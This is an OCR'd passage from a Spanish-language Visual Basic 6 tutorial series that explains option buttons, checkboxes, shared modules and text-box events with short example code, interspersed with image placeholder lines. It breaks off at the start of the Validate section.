
borrar:




4. Se puede navegar con los botones de las flechas, y como se observará estos cambian cuando llegamos a la primera posición y a la última. Los botones de ir hacia atrás cuando llegamos al primer elemento se anulan, esto está programado en el procedimiento de los botones.




5. Se pueden ordenar los elementos pulsando en el botón ordenar. Esto se realiza con el procedimiento de ordenación.



6. Se puede insertar un elemento pulsando en el botón Go! del Frame Insertar, para ello se el valor de la clave en el que queremos insertar el elemento y se pulsa a Go!. La subrutina que maneja esto está en insertar. En este caso como en de añadir, se comprueba que no exista el elemento, en caso de existir el programa manda un mensaje de error.





Volver al menú del curso
Bajar el código del programa

Total de visitas:

Botones de opción y checkboxes

(José Antonio Suárez Navarro)

Teoría

En esta lección vamos a ver como se manejan los botones de opción y los checkboxes. Para poder ver algunas de las propiedades más importantes, he hecho un ejemplo en el que se tiene un frame con tres botones de opción. La peculiaridad de estos botones de opción es que sólo uno de ellos puede estar seleccionado en un contenedor. En este caso como los tres están en un frame, pues el contenedor será el frame. Una función muy buena que tienen estos controles es el de hacer que otros controles se activen o se desactiven al marcarlos, como en esta parte del código:


```
        Me.chkPantalla.Item(contador).Enabled =
(Me.optProducto.Item(0).Value)
```

El checkbox chkPantalla se activará cuando el valor del botón de opción optProducto esté activado, ya que devolverá el valor true. En este programa utilizamos varias veces la estructura for ... each que la usamos para recorrer la colección controls.


Para saber si un botón de acción está seleccionado lo sabremos por su propiedad Value que deberá estar a true, mientras en el caso de los checkboxes, la propiedad value tomará vbUnchecked o vbChecked.

Otra cosa que vamos a utilizar en este ejemplo es un módulo de clase. Como ya sabemos si declaramos una variable en (General) lo ve todo nuestro formulario así como todos los objetos, funciones y procedimientos que hay en él. Pero en este ejemplo hemos introducido un segundo formulario y este tiene que ver una variable llamada texto. ¿Cómo se hace?. Pues se utiliza el llamado módulo que sirve para que toda nuestra aplicación vea nuestra variable. También en un módulo podremos hacer funciones y procedimientos que se vayan a utilizar en toda la aplicación. Para añadir un nuevo módulo puedes hacer tres cosas:


a) Utilizar la barra de herramientas:




b) El menú proyecto:



c) Pulsar con el botón derecho del ratón en el explorador de proyectos:



No confundas el Módulo con el Módulo de clase, el que vamos a utilizar nosotros es el módulo. Es importante como sucede en el ejemplo que vamos a ver que las variables cuando las declares sean Public, si las declaras con Dim sólo las verá el módulo y no el programa. Nuestro proyecto tendrá la siguiente estructura:



Cuando vayas a guardar el proyecto hazlo con guardar proyecto

como y el compilador te irá preguntando el nombre de los dos formularios y del módulo y dónde los vas a guardar.

En este programa al usar dos formularios, debemos de llamar a uno desde el otro, para ello utilizamos el método show, al que le decimos que abra el otro formulario de forma modal y que dependa del que lo ha abierto. Abrir un formulario modal significa que hasta que no se cierre no se va a poder pasar el foco a otro formulario. Para descargarlo usaremos la instrucción: Unload frmTicket. También se podría ocultar utilizando el método frmTicket.Hide.

Código

*Formulario principal:*frm_principal:

```
Option Explicit

'*****************************************
'Programa: compra de ordenadores
'Autor: José Antonio Suárez Navarro
'Descripción:   En este programa se muestra el uso de los
'               botones de opción y de los checkboxes.
'*****************************************
```

```
Private Sub Form_Load()
'En primer lugar lo que hacemos es inhabilitar los todos los
'botones de opción ya que al iniciar el programa no hay
'ninguno de opción habilitado. Para ello  se recorre la
'colección poniéndolos a false
Dim contador As Integer
Dim c As Control
For Each c In Controls
   If c.Name Like "chk*" Then
      c.Enabled = False
   End If
Next c
'Esto
Me.optProducto.Item(0).Value = True
ponerValor
Me.cmdComprar.Enabled = valorBoton
End Sub
```

```
Private Sub optProducto_Click(Index As Integer)
'Lo primero que hacemos es quitar cualquier
'check box que este activo, recorriendo la
'coleccion de controles:
Dim c As Control
For Each c In Controls
   If c.Name Like "chk*" Then
      c.Value = vbUnchecked
   End If
Next c
ponerValor
End Sub
```

```
Private Sub chkPantalla_Click(Index As Integer)
Me.cmdComprar.Enabled = valorBoton
End Sub
Private Sub chkRaton_Click(Index As Integer)
Me.cmdComprar.Enabled = valorBoton
End Sub
```

```
Private Sub chkTeclado_Click(Index As Integer)
Me.cmdComprar.Enabled = valorBoton
End Sub
```

```
Private Sub cmdComprar_Click()
'En el evento click del botón vamos a mostrar otro
'formulario en el que se muestra el resultado de la
'compra. Para pasar los resultados de una pantalla
'a otra necesitamos tener una varible declarada
'como públic en un módulo de clase de forma que la
'pueda ver toda nuestra aplicación. La variable en
'cuestión es texto.
'Para saber lo que ha elegido el usuario utilizamos la
'funcion ticket:
Dim matriz() As String
Dim contador As Integer
matriz = ticket
texto = "La compra que ha realizado es un " & matriz(0) & _
   " con las siguientes características: "
For contador = LBound(matriz) + 1 To UBound(matriz)
   texto = texto & vbCrLf & " - " & matriz(contador)
Next contador
'Ahora una vez que tenemos construida la cadena de texto, lo
'que hacemos es cargar el otro formulario, para ello, utilizamos
'el método [nombre formulario].show , me para que este sea
'modal, es decir, que no se pueda interactuar con el otro
'fomulario hasta que este se cierre.
frmTicket.Show vbModal, Me
End Sub
```

```
Private Sub ponerValor()
'Este procedimiento lo que hace es poner el estado de los
'checkboxes al estado correcto. Para ello lo que se hace es
'poner la propiedad enabled del botón de opción al valor
'que tenga la propiedad value de optProducto.
Dim contador As Integer
For contador = Me.chkPantalla.LBound To Me.chkPantalla.UBound
      Me.chkPantalla.Item(contador).Enabled =
(Me.optProducto.Item(0).Value)
      Me.chkTeclado.Item(contador).Enabled =
```


```
(Me.optProducto.Item(1).Value)
      Me.chkRaton.Item(contador).Enabled =
(Me.optProducto.Item(2).Value)
Next contador
End Sub
```

```
Private Function valorBoton() As Boolean
Dim c As Control
Dim testigo As Integer
For Each c In Controls
   If c.Name Like "chk*" Then
      If c.Value = vbChecked Then
         testigo = testigo + 1
      End If
   End If
Next c
If testigo > 0 Then
   valorBoton = True
Else
   valorBoton = False
End If
End Function
```

```
Private Function ticket() As String()
'Esta función va a pasar una matriz
'en la que vamos a pasar en primer lugar es el
'artículo que hemos elegido. Para ello recorremos
'los option buttons y elegimos el seleccionado,
'y seguidamente lo que hacemos es declarar la
'matriz e inicializarla.
Dim contador As Integer
Dim matriz() As String
Dim c As Control
ReDim matriz(0)
For contador = Me.optProducto.LBound To Me.optProducto.UBound
   If Me.optProducto.Item(contador).Value = True Then
      'cogemos la etiqueta del botón y ponemos la primera letra
      'a minuscula con la función lcase.
      matriz(0) =
LCase(Left(Me.optProducto.Item(contador).Caption, 1)) & _
```

```
            Right(Me.optProducto.Item(contador).Caption, _
            Len(Me.optProducto.Item(contador).Caption) - 1)
        'Nos salimos del bucle al haber elegido la opción correcta.
        Exit For
    End If
Next contador
'Recorremos ahora la colección de controles para saber
'los captions de las checkboxes elegidos, como sabemos que
'tiene que haber uno elegido, ya que la función de otra forma
'no podría ser leida, cogemos los captions.
For Each c In Controls
    If c.Name Like "chk*" Then
        If c.Value = vbChecked Then
            'Incrementamos la matriz en uno para guardar
            ReDim Preserve matriz(UBound(matriz) + 1)
            'En la última posición guardamos esto, pasando la primera
            'letra a minúscula.
            matriz(UBound(matriz)) = LCase(Left(c.Caption, 1)) & _
                Right(c.Caption, Len(c.Caption) - 1)
        End If
    End If
Next c
'Una vez que hemos rellenado convenientemente esto lo que
hacemos
'es enviar el resultado en la función:
ticket = matriz
End Function
```

Segundo formulario: frmTicket



```
Option Explicit
Private Sub cmdSalir_Click()
'Lo que hacemos es descargar este formulario con
'unload.
Unload Me
End Sub
```

```
Private Sub Form_Load()
'Le quitamos al formulario, que se representa con
'me el poder maximizar. Para ello en tiempo de
'diseño, le he puesto la propiedad maxbutton a
'false
'Ponemos el valor de la etiqueta al valor de la variable
'global texto:
Me.lblTicket.Caption = texto
End Sub
```


Módulo: Module1

Option Explicit

Public texto As String


Procedimiento del programa

1. Al arrancar el programa aparecerá la primera opción elegida y los checks correspondientes activados, cuando se va cambiando las opciones los checks van cambiando de activo a inactivo, esto se realiza mediante el evento clic del botón de opción, que llama al procedimiento ponerValor:



2. Cuando se selecciona a uno de los checks, se llama al evento check que a su vez llama a un función booleana para así cambiar el estado del botón, la función es valorBoton.

3. Una vez que hemos seleccionado una de los dos check podemos pulsar el botón, que lo que hace es llamar a otro formulario y lo abre de forma modal. En este evento, se va a llamar a una función que va a recorrer los checkboxes y va a elegir el caption del check seleccionado, pero como el check empieza por mayúscula utilizamos la función de texto Lcase para pasar esta letra a minúscula, esta función va a devolver una matriz. Una vez que se pulsa en Comprar llamamos al otro formulario que en el Form_Load coge el valor de la variable global texto para ponerlo en la etiqueta de texto. Al dar a aceptar, se descarga el formulario que tiene el ticket.



Volver al menú del curso

Bajar el código del programa

Total de visitas:

Cajas de texto


(José Antonio Suárez Navarro)

Introducción

Las cajas de texto son uno de los controles de Visual Basic que vamos a tratar con más profundidad. La razón es porque se utilizan muchísimo con bases de datos y el que más interactúa con el usuario. En esta lección voy a ir mostrando poco a poco con distintos ejemplos como utilizarlas.

KeyDown, KeyUp, KeyPress

Vamos a coger un formulario con una caja de texto. Y vamos a ver en que consisten estos tres eventos.



Como ya ha comentado en otros ejemplos la propiedad más importante de las cajas de texto es .Text que es el texto que va a aparecer en la caja. Ahora vamos a ver que es el KeyPress. Pon el siguiente código:

```
Private Sub txt_KeyPress(KeyAscii As Integer)

If Me.txt.BackColor = &H80000005 Then
```

```
Me.txt.BackColor = vbRed

Else

Me.txt.BackColor = &H80000005

End If

End Sub
```

Como verás, cada vez que pulsas a una tecla el color de la caja de texto cambia. Ahora vamos a hacer que no se pueda escribir nada, para ello se utiliza el siguiente código:

```
Private Sub txt_KeyPress(KeyAscii As Integer)
KeyAscii = 0
End Sub
```

Como se aprecia el evento KeyPress acepta un parámetro que es código ascii, si le ponemos 0 no se podrá utilizar ninguna tecla.

Pero ahora vamos a hacer que sólo se puedan escribir números. Para hacer esto vamos a utilizar la instrucción chr() que cambiar un código ascii a su valor. Cuando el usuario pulse la tecla el evento pasa el keyascii y mediante la instrucción chr podemos saber de que tecla se trata sin saber su código:

```
Private Sub txt_KeyPress(KeyAscii As Integer)
Select Case Chr(KeyAscii)
   Case "0" To "9"
   Case Chr(8)
   Case Else
      KeyAscii = 0
End Select
```

```
End Sub
```

Ahora nos va a dejar escribir números y borrar con el retorno. El truco de esto es que los códigos de los números van seguidos.

Y finalmente vamos a ver la orquesta de todos ellos juntos. El evento KeyDown se produce cuando el usuario baja la tecla, el evento KeyPress cuando la pulsa y el keyup cuando la levanta.

```
Private Sub txt_KeyDown(KeyCode As Integer, Shift As Integer)
Me.txt.BackColor = vbRed
End Sub

Private Sub txt_KeyUp(KeyCode As Integer, Shift As Integer)
Me.txt.BackColor = vbYellow
End Sub
```

Si ejecutas este código verás como la caja de texto cambia de color cuando bajemos la tecla y la subamos. Pero ahora vamos a hacer algo más útil. Vamos ha hacer que se inserte un texto cuando demos a Crtl+Alt+S. Para ello vamos a utilizar el evento KeyDown y las propiedades SelStart, SelText, SelLength.

```
Private Sub txt_KeyDown(KeyCode As Integer, Shift As Integer)
Select Case Shift
   Case vbCtrlMask + vbAltMask
      If KeyCode = vbKeyS Then
         Me.txt.Text = Left(Me.txt.Text, Me.txt.SelStart) & _
         "@" & Right(Me.txt.Text, Len(txt.Text) - txt.SelStart)
         Me.txt.SelStart = Len(Me.txt.Text)
      End If
```

```
End Select
End Sub
```

En este código podemos ver como con el parámetro shift del evento podemos utilizar teclas que con el keypress no podíamos utilizar ya que no tienen keypress. Ahora mira el uso: cuando el usuario presiona al control + alt + a, el programa inserta en la posición en la que tengamos el cursor la algarroba. Esta es la característica más importante del selstart que indica donde narices está el ratón. Así que con propiedades de longitud de la cadena de texto (len) y con tomar el texto por la derecha e izquierda ya podemos insertar esto, luego le decimos al chino que nos ponga el cursor en la posición final del texto nuevamente con la sentencia len.

Foco

Vamos a ver ahora la acción del foco, cuando se pierde, utilizamos evento lostfocus para validar un resultado (nota aclaratoria o ponemos otra caja de texto o ni de coña sale esto, ¿por qué?, pues porque no podemos pasar el foco a otra cosa):

```
Private Sub txt_LostFocus()
If Not IsNumeric(txt) Then
   MsgBox "Escriba un número"
End If
End Sub
```

Pues nada más control sobre el usuario.

GotFocus

Vamos a hacer una cosa que estamos hartos de ver en todos las cajas de texto, que en un cuando la caja de texto coja el foco todo el texto esté señalado:

```
Private Sub Text1_GotFocus()
Me.txt.SelStart = 0
Me.txt.SelLength = Len(Me.txt.Text)
End Sub
```

Lo que hacemos es poner el cursor al principio de la caja de texto y luego seleccionar todo el texto. Esto es muy útil cuando se quiere editar una caja de texto.

Change

Se me había olvidado esto, el evento change que como habrás ya comprobado si estás haciendo los ejemplos, es el evento por defecto. El change funciona cuando el usuario hace un cambio en la caja de texto. En el siguiente cogido vamos a hacer que suene un pitido para torturar al usuario cuando presiona una tecla.

```
Private Sub txt_Change()
Beep
End Sub
```

Pero ahora vamos a hacer algo más útil que va a ser el que se cambie a mayúsculas el texto que esté en la caja de texto según vayamos escribiendo:

```
Private Sub txt_Change()
txt.Text = UCase(Me.txt.Text)
txt.SelStart = Len(Me.txt.Text)
End Sub
```

Como puedes ver hay que tener cuidado de mandar otra vez el cursor al final ya que sino se iría al principio.

MouseUp, MouseDown, MouseMove

Otra cosa que podemos hacer es utilizar estos eventos que suceden cuando interactuamos con la caja de texto, en este ejemplo se cambian las dimensiones de la caja de texto:

```
Private Sub Form_MouseMove(Button As Integer, Shift As Integer, _
X As Single, Y As Single)
Me.txt.Text = ""
End Sub


Private Sub txt_MouseMove(Button As Integer, Shift As Integer, _
X As Single, Y As Single)
Me.txt.Text = "Hola"
End Sub
```


Si pruebas esto lo que va a suceder es que cuando pase por encima el cursor del ratón cambia el texto y cuando pasa por el formulario se pone en blanco.
El mouseUp y Down son igual que con las teclas pero con el ratón, lo único que le podemos indicar que tecla del ratón es la que ejerce la acción:

```
Private Sub txt_MouseDown(Button As Integer, Shift As Integer, _
X As Single, Y As Single)
If Button = 1 Then MsgBox "OK!!"
End Sub
```

Validate

El evento validate se comporta igual que en el caso de lostfocus y sirve como su nombre indica para validar, vete haciendo lo siguiente:

Haz un formulario como este:



Escribe el siguiente código:

```
